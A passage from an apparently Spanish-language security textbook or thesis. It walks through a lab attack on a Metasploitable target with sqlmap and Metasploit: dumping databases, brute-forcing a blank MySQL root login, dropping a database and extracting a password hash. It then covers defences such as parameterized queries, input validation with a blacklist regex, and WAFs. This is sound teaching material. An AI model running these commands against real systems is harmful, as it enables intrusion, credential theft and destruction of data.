


Figura 3.63 Bases de datos existentes.

10. abrir la base de datos `gloken_emil.` Para esto es necesario teclear lo siguiente:

```
sqlmap –r /home/hacker/Desktop/ataqueSQL –D
gloken_emil - -dump-all
```

Ejecutado el comando se desplegará toda la información contenida en la base de datos `gloken_emil.` La figura 3.64 muestra el nombre, el correo, el número de tarjeta del usuario `hacker10` datos que fueron propuestos como meta del ataque.




Figura 3.64 Información de `hacker10`

3.8 EXPLOTANDO VULNERABILIDADES CON METASPLOIT

Como se menciona en la sección 2.6.3 Metasploit Framework sirve para ejecutar exploits en máquinas remotas, esto con distintos fines como, por ejemplo, la obtención de usuarios y contraseñas que permitan acceder a las bases de datos. Para conseguir la información antes mencionada y realizar otras acciones se deben realizar los siguientes pasos:

1. como usuarios root iniciar Metasploit, este se ubica del lado izquierdo del escritorio y se identifica con el icono  .
2. Iniciado Metasploit se realiza un escaneo del equipo objetivo para conocer los puertos abiertos y los servicios que estos están ejecutando. Para iniciar el escaneo se teclea lo siguiente,

   ```
   msf > nmap –sV 10.19.0.18
   ```

   La figura 3.65 muestra los puertos abiertos, los servicios que estos corren, así como las versiones de estos servicios lo cual resulta de ayuda para realizar el ataque.




Figura 3.65 Resultados escaneo del objetivo.

3. Es necesario realizar una búsqueda de exploits disponibles para esta versión de MySQL. Para esto es necesario teclear lo siguiente,

   ```
   Msf > search MySQL 5.0.51a – 3ubuntu5
   ```

   La figura 3.66 muestra los distintos exploits para MySQL, la fecha en que fueron divulgados, el rango de éxito, así como una pequeña descripción del exploit.




Figura 3.66 Exploits disponibles para MySQL

4. De la lista de exploits disponibles se selecciona `mysql_login`, el cual sirve para realizar ataques de fuerza bruta. Para acceder a este exploit se teclea lo siguiente:

```
msf > use auxiliary/scanner/mysql/mysql_login
msf > auxiliary(mysql_login) > info
```

En la figura 3.67 se observan los distintos requerimientos del exploit, así como la descripción de cada uno.




Figura 3.67 Requerimientos del exploit

5. Para poder ejecutar el exploit es necesario realizar algunas configuraciones, para esto se ingresa lo siguiente:

```
msf > auxiliary(mysql_login) > set RHOSTS
10.19.0.18
msf > auxiliary(mysql_login) > set
BLANK_PASSWORDS yes
msf > auxiliary(mysql_login) > set USERNAME root
msf > auxiliary(mysql_login) > run
```

En la figura 3.68 se observa en color verde el éxito del exploit al intentar ingresar con el usuario root, el cual no tiene contraseña.




Figura 3.68 Resultado del exploit `mysql_login`

Nota: *por lo regular los ataques de fuerza bruta requieren de grandes listas con posibles usuarios, así como contraseñas. Debido a que en este ataque el usuario es conocido no resulta necesario ingresar una gran lista de posibles usuarios y contraseñas.*

6. Con los datos de acceso obtenidos gracias al exploit anterior, es posible ejecutar nuevos exploits, es decir, pasar de escanear el objetivo a atacarlo. Para esto ingresar lo siguiente:

```
msf > auxiliary(mysql_login) > use
auxiliary/admin/mysql/mysql_enum
msf > auxiliary(mysql_enum) > set RHOST 10.19.0.18
msf > auxiliary(mysql_enum) > set PASSWORD ' '
msf > auxiliary(mysql_enum) > set USERNAME root
```

Para verificar que todo fue configurado de manera correcta y ejecutar el exploit es necesario teclear lo siguiente:

```
msf > auxiliary(mysql_enum) > info
msf > auxiliary(mysql_enum) > run
```

El exploit `mysql_enum` tiene como fin brindar información acerca de los privilegios de los distintos usuarios presentes. La figura 3.69 muestra la versión de `MySQL`, el nombre del servidor, el nivel de privilegios de los usuarios, etc.




Figura 3.69 resultado del exploit `mysql_enum`

7. Como ya se tiene la cuenta `root` no resulta necesario realizar ataques de fuerza bruta a los distintos usuarios. Para acceder a las bases de datos contenidas en el servidor, se ingresa lo siguiente:

```
root@kali:~#mysql –u root –p –h 10.19.0.18
mysql > show databases;
```

La figura 3.70 muestra las bases de datos existentes en Metasploitable las cuales pueden ser exploradas por el atacante.




Figura 3.70 Bases de datos en Metasploitable

8. En este punto el atacante puede eliminar, conocer las tablas que conforman alguna base de datos y la forma en que las tablas están estructuradas. Para realizar estas acciones se ingresan los siguientes comandos:

```
mysql > drop database tikiwiki;
mysql > use dvwa;
mysql > show tables;
mysql > describe users;
```

La figura 3.71 muestra el resultado de los comandos ejecutados anteriormente, como se observa en la figura la base de datos `tikiwiki` fue eliminada del sistema. Además, se puede contemplar la estructura de la tabla `users` de la base de datos `dvwa.`

Figura 3.71 Contenido de la base de datos dvwa

9. Para conocer los usuarios presentes y más detalles de la base de datos dvwa, se ingresa el siguiente comando,

```
root@kali:~# mysqldump -u root -p  - -
host=10.19.0.18 dvwa
```

En la figura 3.72 se observa un apartado con los distintos usuarios en la base de datos dvwa. Por resultados previos que pueden ser vistos en la figura 3.71, es posible determinar cómo se encuentra almacenada la información de los usuarios.




Figura 3.72 Resultado del comando `mysqldump`

A continuación, se muestra parte de los datos obtenidos con el comando anterior y como estos se ordenan acorde a la estructura vista en la figura 3.71,

```
INSERT INTO 'users' VALUES
(2,'Gordon','Brown','gordonb','e99a18c428cb38d5f260853
678922e03')
```

Tabla 3.1 Estructura de los datos obtenidos

Field	Type
user_id	2
first_name	Gordon
last_name	Brown
user	gordonb
Hash de contraseña	e99a18c428cb38d5f2 60853678922e03

Con la ayuda de Metasploit el atacante puede realizar diversas acciones a las bases de datos tales como conocer el contenido de estas, la estructura de las tablas que las conforman, así como eliminar en su totalidad la base de datos.

3.9 Medidas preventivas contra ataques SQL injection

Las secciones anteriores se enfocan en como comprometer una aplicación web mediante SQL injection. En la actualidad existen distintos dispositivos y configuraciones que pueden ser aplicadas al código de la aplicación web para reducir o eliminar los ataques SQL injection. Estos procesos dan como resultado una aplicación web sanitized, termino con el cual se le conoce a aplicaciones que cuentan con un nivel de seguridad por arriba del promedio.

Cada método de protección que se menciona a continuación puede ser implementado de manera aislada. Sin embargo, para proporcionar una verdadera defensa en profundidad contra los ataques SQL injection, es recomendable la implementación de todos los métodos de prevención en conjunto.

3.9.1 Parametrización de consultas

Como se mencionó en capítulos anteriores una de las principales causas de los ataques SQL injection es la creación de formularios que no son capaces de distinguir entre los datos y el código, creando de esta manera sentencias comúnmente conocidas como SQL dinámico.

Una medida para combatir el SQL dinámico es hacer uso de marcadores de posición, en lugar de trabajar directamente con la entrada del usuario. Un marcador de posición define una expresión simple o compleja dentro de un formulario, es decir define el comportamiento del formulario. A este tipo de sentencias se les conoce como sentencias parametrizadas, estas son una alternativa que puede evitar los ataques SQL injection, [12].

A continuación, se presenta un fragmento de seudocódigo vulnerable a los ataques SQL injection. Este al no contar con ninguna medida de prevención puede ser vulnerada de distintas maneras, una de ellas podría ser el uso de `- -` posterior al `username`. Esto transforma en comentario todo el código posterior a `username`, incluyendo la solicitud

de una contraseña. Por lo que se permitirá el acceso a la información del usuario con el cual el atacante se loguea.

```
username = request("username")

password = request("password")

Sql = "SELECT * FROM users WHERE username='" + Username +
"' AND password='"

+ Password + "'"

Result = Db.Execute(Sql)

if (Result) /* successful login */
```

Cada lenguaje de programación emplea distintos métodos para la parametrización de formularios. Por ejemplo, PHP cuenta con el framework mysqli, la cual es una de las interfaces de bases de datos más utilizada y soportada. A continuación, se muestra un ejemplo de formulario parametrizado con mysqli:

```
$con = new mysqli("localhost", "username", "password",
"db");

$sql = "SELECT * FROM users WHERE username=? AND
password=?";

$cmd = $con->prepare($sql);

// Definiendo los parámetros de la consulta SQL

$cmd->bind_param("ss", $username, $password); // bind
parameters as strings

$cmd->execute();
```

En el ejemplo anterior se parametrizan los formularios `username y password` para que solo acepten cadenas de caracteres.

3.9.2 Validación de entradas

Como se menciona en capítulos anteriores las aplicaciones web que no cuentan con ninguna medida de precaución en sus formularios y código en general, son conocidas como aplicaciones unsanitized. Estos formularios aceptan todo tipo de entradas, aunque estas no correspondan a los datos que se espera recibir.

La validación de entradas que recibe la aplicación es otro de los controles que se pueden implementar para la protección contra ataques SQL injection. Si es bien implementado resulta en uno de los métodos más potentes de protección.

La validación es el proceso de prueba de la entrada generada contra una lista definida por la aplicación. Esta puede ser tan simple o compleja como se requiera. Existen dos métodos distintos de validación de entradas los cuales se explican a continuación, [12]:

Whitelist. Esta se define como la práctica de aceptar únicamente la información que es buena. Esto implica la validación del tipo de dato, longitud o tamaño esperado, rango numérico y otros estándares antes de aceptar la entrada para procesamiento posterior. Por ejemplo, validar los valores de una tarjeta de crédito implica que la entrada solo acepte números, que contenga un máximo de entre 13 y 16 dígitos, etc.

Antes de usar un proceso de validación **Whitelist**, se deben considerar puntos como los siguientes:

- Tipo de dato. ¿Es correcto el tipo de dato?, ¿siempre será un valor numérico?, ¿siempre será positivo el valor?
- Tamaño del dato. Si los datos son una cadena, ¿tiene la longitud correcta?
- Rango del dato. Si los datos son numéricos, ¿están en el rango esperado para este tipo de datos?

En general, la validación de Whitelist es la más potente de las dos validaciones de entrada. Sin embargo, puede ser difícil de implementar en escenarios donde exista entradas complejas o donde las entradas en conjunto no puedan ser fácilmente determinadas.

Blacklist. Esta se define como la práctica de rechazar las entradas que se sabe son malas. Este enfoque es generalmente más débil debido a lo extensa que resulta, además lo complicado que resulta mantener la lista actualizada. Un método común de implementación de una lista negra es usar expresiones regulares con una cadena lista de caracteres o cadenas desautorizadas, como el siguiente ejemplo:

```
'|%|--|;|/\*|\\\*|_|\[|@|xp_
```

En casos particulares donde no es posible usar Whitelist, Blacklist proporciona un control parcial útil.

Cualquiera de los métodos mencionados en conjunto con las sentencias parametrizadas eleva de manera considerable la seguridad en la aplicación web.

3.9.3 Firewall para aplicaciones web

Un WAF (*Web Application Firewall*) es un complemento de un servidor o un filtro que aplica un conjunto de reglas a las solicitudes HTTP para evitar ataques comunes como cross-site scripting y SQL injection.

